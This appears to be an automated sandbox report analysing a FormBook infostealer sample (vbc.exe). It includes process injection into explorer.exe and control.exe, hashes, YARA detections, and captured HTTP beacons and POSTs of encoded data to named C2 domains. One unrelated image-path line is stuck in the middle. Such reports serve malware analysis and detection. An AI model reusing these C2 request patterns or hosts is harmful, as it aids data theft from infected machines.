db cb 71 79 ff fc 3f 9a 2b f3 24 6a f8 71 15 e6 98 a3 89 34 2f ec d5 d9 92 cb 58 2d bd b7 cb 02 72 f5 8e bf 01 6b b9 4c 0d 99 91 4d 6b ce 0c fc 59 8b 56 b8 85 ff 6b ef af 3b cd ff da ab 6c 63 fe 8a e0 1a fe da ab 8a ff da 0b 86 9e ef f9 7f ed 4d fa ab 49 ff af bd 56 b7 05 2b 8b f5 5e 21 53 bc 98 45 fa 32 3c 2c ac d0 f0 f7 9b 1a 10 4f ee ae 4a 1d 41 2b dc b4 d0 97 28 6b 55 b6 c5 af e0 9b f4 f8 6b 6f 59 50 2e 23 51 c6 ae e1 3b 5 3 05 aa 52 8a 5b 03 9c da cb b9 f4 de 99 5f 2f 40 cf c6 48 21 68 dd dc 4c cf 7a bf 7c 45 7e c8 b8 21 09 17 40 f0 97 95 56 d1 14 24 68 6c 1d 93 5f f6 ce 5e 25 a5 8c dc 76 db d0 65 5d db d9 2c 98 26 b2 ab bb aa cb 67 cc 8b 34 60 e6 37 02 dc 3e da ad 88 c9 05 33 ad 4e b7 98 71 2f 05 fb b5 92 16 05 fb e2 8b e3 5b bb d5 8f 5b 9d e9 0e 98 18 84 de 02 b3 d9 1b ab 71 5d 5e a2 55 fe 75 c6 f4 d7 2a 86 2e cc da 85 17 e1 1c fa 7b 88 6c db ef fa 5d ee 2d 79 6c 33 fc cd 80 a7 99 c5 8e 1e 0e 21 7e 70 f8 cc 73 ae 5c b7 2d 8e d6 85 0e a6 fb 1d cc b4 ea b7 cc b2 3f 7f ff 87 76 a7 33 d5 60 4b 2d c9 cb 71 ed 16 17 66 b3 d9 2d ec 9b fd 60 51 1b ea b1 ec 7d a5 6a bb a2 0c d6 33 3a 9a a1 02 5e 0c 09 6e c7 7a 76 5d c0 ac e5 94 ea bd 6 3 28 67 9d d9 65 4e c2 6d bd f9 6a fd 03 4b ff 88 2e 68 b7 32 60 28 e7 5f fc bf 39 76 20 e3 af 33 2e e2 b6 45 1e 4a b7 d5 ec 4b ad d9 ba dd 4a 04 73 fe aa fd d4 c1 6e a6 2c 0a a5 ad 99 6d 00 4d b1 c6 99 64 1a be f2 bb 87 db 37 ab 08 0a fb 3b 2c c4 f8 4d 57 cf fc a9 be 54 9e 00 99 da 6c aa 7f f5 ab ce 01 e5 2f ea 2f fa 6f 7f 9b 1d cc d2 d9 f0 a4 fd aa f8 c7 3f 5e 1d 04 ec d4 a2 bf 0a a6 66 c9 6d 94 e1 56 dd 94 5f a1 3f 05 97 6e 66 55 b4 9c e0 e8 93 59 6b ec fb 64 d0 2f 56 e4 4b cd 99 68 e1 22 37 11 66 d6 93 84 db fd 99 Data Ascii: 55THC,l->GX8a;&@B\Ue>s|q~w8b'!Yru!!t*,-_2H1mZwEzrE"%-H\f<Z]Kn9DL,p`^k5W@I(NuUhpKDHWY`JBT #>5@7}]K5 fci\l&f{=}+/RyMJ-=;-&,h,]+#f=mV'Go:A|K5%[uVfmaf{OMqy?+$jq4/X-rkLMkYVk;lcMIV+^!SE2<,OJA+(kU koYP.#Q;SR[_/@H!hLz\|E~!@V$hl_^%ve],&g4`7>3Nq/[[q]^Uu*.{l]-yl3!~ps\-?v3`K-qf-`Q}j3:^nzv]c(geNmjK.h2`(_9v 3.EJKJ sn,mMd7;,MWTl//o?^fmV_?nfUYkd/VKh"7f

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49799	108.167.169.56	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 16:11:22.296473980 CEST	11263	OUT	GET /etn4/?cRvt5xTh=molCG9tOWGG77xzFdRevdPvUiNWpIWpi7GNNNgA2ifx3ZRGhVtKNJJVLj+R0F9QcWvNkIdZbD/ktNYP0MkMUr0Msa5tKdHW+1cW/UCZDWxnM&jDK=cFN0wh5pOr2lLXB HTTP/1.1 Host: www.reprograme-se10x.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 16:11:22.554661036 CEST	11264	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 08 Aug 2022 14:11:22 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: http://reprograme-se10x.com/etn4/?cRvt5xTh=molCG9tOWGG77xzFdRevdPvUiNWpIWpi7GNNNgA2ifx3ZRGhVtKNJJVLj+R0F9QcWvNkIdZbD/ktNYP0MkMUr0Msa5tKdHW+1cW/UCZDWxnM&jDK=cFN0wh5pOr2lLXB Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49800	192.185.131.238	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 16:11:27.756026030 CEST	11265	OUT	POST /etn4/ HTTP/1.1 Host: www.tadeumilhosrp.com Connection: close Content-Length: 418 Cache-Control: no-cache Origin: http://www.tadeumilhosrp.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.tadeumilhosrp.com/etn4/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 52 76 74 35 78 54 68 3d 79 54 52 71 74 42 46 70 58 5f 6b 4e 44 76 44 76 77 58 43 2d 77 7a 57 53 6b 71 71 37 68 4f 4e 62 51 51 69 61 46 4b 49 56 74 37 6d 63 34 6d 51 70 4f 5f 54 63 5a 48 43 51 48 6f 4c 49 62 2d 56 6f 57 67 6c 49 54 56 6f 68 7a 6c 64 6c 37 6c 36 46 28 36 51 4c 6e 69 55 74 4b 64 49 39 50 55 34 67 6e 6e 70 35 63 34 6e 59 44 51 7a 63 45 43 32 76 5a 45 6e 4a 67 74 6f 70 42 41 35 49 51 5f 28 31 35 48 77 7a 48 72 64 47 48 6b 4a 34 32 54 63 5a 4f 37 76 67 6c 6e 70 63 42 74 70 63 72 66 4b 5f 56 69 36 48 4c 68 49 78 35 5f 69 44 74 51 46 34 51 6f 6b 33 41 65 75 5f 36 6a 49 66 6e 36 54 69 75 53 39 46 66 4a 4d 6a 78 6f 42 6c 63 59 76 65 43 75 74 66 7a 4f 69 4e 73 41 68 6f 47 7a 42 33 49 6f 44 47 30 54 37 48 6b 45 58 33 4e 32 58 32 66 48 7a 68 4d 64 49 69 37 67 39 54 6c 63 28 38 79 69 65 35 77 65 67 50 64 62 42 37 72 55 68 61 61 30 28 5a 6e 35 49 6c 53 39 6c 69 67 6d 69 59 6f 70 78 69 65 5a 42 32 61 77 50 73 38 53 6a 53 76 62 61 73 5a 52 63 55 4f 51 37 4b 36 55 6c 5a 78 43 76 6d 6f 42 4d 71 61 4d 44 4d 49 58 62 6f 56 39 61 72 52 7a 36 37 33 53 33 4c 38 2d 6b 57 43 32 5a 66 6a 30 77 73 4a 68 46 76 4f 74 47 39 28 53 4f 47 33 68 56 79 6c 37 74 4f 4d 32 35 62 6a 4d 74 50 32 38 28 77 54 69 63 42 76 74 30 57 30 39 35 6e 47 71 67 2e 00 00 00 00 00 00 00 00 Data Ascii: cRvt5xTh=yTRqtBFpX_kNDvDvwXC-wzWSkqq7hONbQQiaFKIVt7mc4mQpO_TcZHCQHoLIb-VoWglIT VohzldI7l6F(6QLniUtKdI9PU4gnnp5c4nYDQzcEC2vZEnJgtopBA5lQ_(15HwzHrdGHkJ42TcZO7vglnpcBtpcrfK_Vi6HLhlx5 _iDtQF4Qok3Aeu_6jIfn6TiuS9FfJMjxoBlcYveCutfzOiNsAhoGzB3IoDG0T7HkEX3N2X2fHzhMdIi7g9Tlc(8yie5wegPdbB7r Uhaa0(Zn5IIS9ligmiYopxieZB2awPs8SjSvbasZRcUOQ7K6UlZxCvmoBMqaMDMIXboV9arRz673S3L8-kWC2Zfj0w sJhFvOtG9(SOG3hVyI7tOM25bjMtP28(wTicBvt0W095nGqg.

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 16:11:27.891092062 CEST	11267	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Mon, 08 Aug 2022 14:11:27 GMT Content-Type: text/html Content-Length: 3650 Connection: close ETag: "616e0979-e42" Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 31 2f 44 54 44 2f 78 68 74 6d 6c 31 31 2e 64 74 64 22 3e 0a 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 20 78 6d 6c 3a 6c 61 6e 67 3d 22 65 6e 22 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 54 68 65 20 70 61 67 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2f 2a 3c 21 5b 43 44 41 54 41 5b 2a 2f 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 30 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 30 2e 39 65 6d 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 73 61 6e 73 2d 73 65 72 69 66 2c 68 65 6c 76 65 74 69 63 61 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3a 6c 69 6e 6b 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 63 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3a 76 69 73 69 74 65 64 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 63 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 61 3a 68 6f 76 65 72 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 66 35 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 31 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 2e 36 65 6d 20 32 65 6d 20 30 2e 34 65 6d 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 32 39 34 31 37 32 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 6e 6f 72 6d 61 6c 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 37 35 65 6d 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 32 70 78 20 73 6f 6c 69 64 20 23 30 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 68 31 20 73 74 72 6f 6e 67 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd"> <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"> <head> <title>The page is not found</title> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /> <style type="text/css"> /*<![CDATA[*/ body { background-color: #fff; color: #000; font-size: 0.9em; font-family: sans-serif,helvetica; margin: 0; padding: 0; } :link { color: #c00; } :visited { color: #c00; } a:hover { color: #f50; } h1 { text-align: center; margin: 0; padding: 0.6em 2em 0.4em; background-color: #294172; color: #fff; font-weight: normal; font-size: 1.75em; border-bottom: 2px solid #000; } h1 strong { font-weight:


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49802	192.185.131.238	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 16:11:29.950834990 CEST	11270	OUT	GET /etn4/?jDK=cFN0wh5pOr2lLXB&cRvt5xTh=/R5Ku0REc5kTBOTK4FybjCic+J3HjscPDRicZMYanJDb3VFeXunUS1CfOY6dWIQDflcWbkgY3XkW9HfCwqM4rRtZZd8ZPm0cmGZ9eLaMCkCJ HTTP/1.1 Host: www.tadeumilhosrp.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 16:11:30.095088959 CEST	11275	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Mon, 08 Aug 2022 14:11:30 GMT Content-Type: text/html Content-Length: 3650 Connection: close ETag: "616e0979-e42" Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 31 2f 44 54 44 2f 78 68 74 6d 6c 31 31 2e 64 74 64 22 3e 0a 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 20 78 6d 6c 3a 6c 61 6e 67 3d 22 65 6e 22 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 54 68 65 20 70 61 67 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 20 20 20 20 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2f 2a 3c 21 5b 43 44 41 54 41 5b 2a 2f 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 30 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 30 2e 39 65 6d 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 73 61 6e 73 2d 73 65 72 69 66 2c 68 65 6c 76 65 74 69 63 61 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3a 6c 69 6e 6b 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 63 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3a 76 69 73 69 74 65 64 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 63 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 61 3a 68 6f 76 65 72 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 66 35 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 68 31 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 2e 36 65 6d 20 32 65 6d 20 30 2e 34 65 6d 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 32 39 34 31 37 32 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 6e 6f 72 6d 61 6c 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 37 35 65 6d 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 20 32 70 78 20 73 6f 6c 69 64 20 23 30 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 20 20 20 20 68 31 20 73 74 72 6f 6e 67 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd"> <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"> <head> <title>The page is not found</title> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /> <style type="text/css"> /*<![CDATA[*/ body { background-color: #fff; color: #000; font-size: 0.9em; font-family: sans-serif,helvetica; margin: 0; padding: 0; } :link { color: #c00; } :visited { color: #c00; } a:hover { color: #f50; } h1 { text-align: center; margin: 0; padding: 0.6em 2em 0.4em; background-color: #294172; color: #fff; font-weight: normal; font-size: 1.75em; border-bottom: 2px solid #000; } h1 strong { font-weight:

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: vbc.exe PID: 6088, Parent PID: 6040

General

Target ID:	0
Start time:	16:09:21
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\vbc.exe"
Imagebase:	0x4d0000
File size:	794112 bytes
MD5 hash:	BA5FA6EE78FE62B57CE7947F6BDB86FF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.408488225.0000000002B1D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.407071082.00000000028F3000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.409203550.000000000397B000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000000.00000002.409203550.000000000397B000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.409203550.000000000397B000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.409203550.000000000397B000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Analysis Process: vbc.exe PID: 3976, Parent PID: 6088

General

Target ID:	5
Start time:	16:09:34
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\vbc.exe
Imagebase:	0x100000
File size:	794112 bytes
MD5 hash:	BA5FA6EE78FE62B57CE7947F6BDB86FF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 5776, Parent PID: 6088

General

Target ID:	6
Start time:	16:09:36
Start date:	08/08/2022
Path:	C:\Users\user\Desktop\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\vbc.exe
Imagebase:	0xb00000
File size:	794112 bytes

MD5 hash:	BA5FA6EE78FE62B57CE7947F6BDB86FF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.403522788.0000000000401000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000006.00000000.403522788.0000000000401000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.403522788.0000000000401000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.403522788.0000000000401000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	41AE87	NtReadFile

Analysis Process: explorer.exe PID: **3688**, Parent PID: **5776**

General

Target ID:	7
Start time:	16:09:44
Start date:	08/08/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff77c400000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.463881212.000000000D63F000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000007.00000000.463881212.000000000D63F000.00000040.00000001.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.463881212.000000000D63F000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.463881212.000000000D63F000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000000.484050905.000000000D63F000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 00000007.00000000.484050905.000000000D63F000.00000040.00000001.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000000.484050905.000000000D63F000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000000.484050905.000000000D63F000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: control.exe PID: **1272**, Parent PID: **3688**

General

Target ID:	13
Start time:	16:10:22

Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\control.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\control.exe
Imagebase:	0xaf0000
File size:	114688 bytes
MD5 hash:	40FBA3FBFD5E33E0DE1BA45472FDA66F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.632823935.0000000002DD0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000D.00000002.632823935.0000000002DD0000.00000040.80000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.632823935.0000000002DD0000.00000040.80000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.632823935.0000000002DD0000.00000040.80000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.631975004.0000000002CD0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000D.00000002.631975004.0000000002CD0000.00000040.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.631975004.0000000002CD0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000D.00000002.631975004.0000000002CD0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000D.00000002.631553136.0000000000B90000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Formbook_1112e116, Description: unknown, Source: 0000000D.00000002.631553136.0000000000B90000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000D.00000002.631553136.0000000000B90000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, 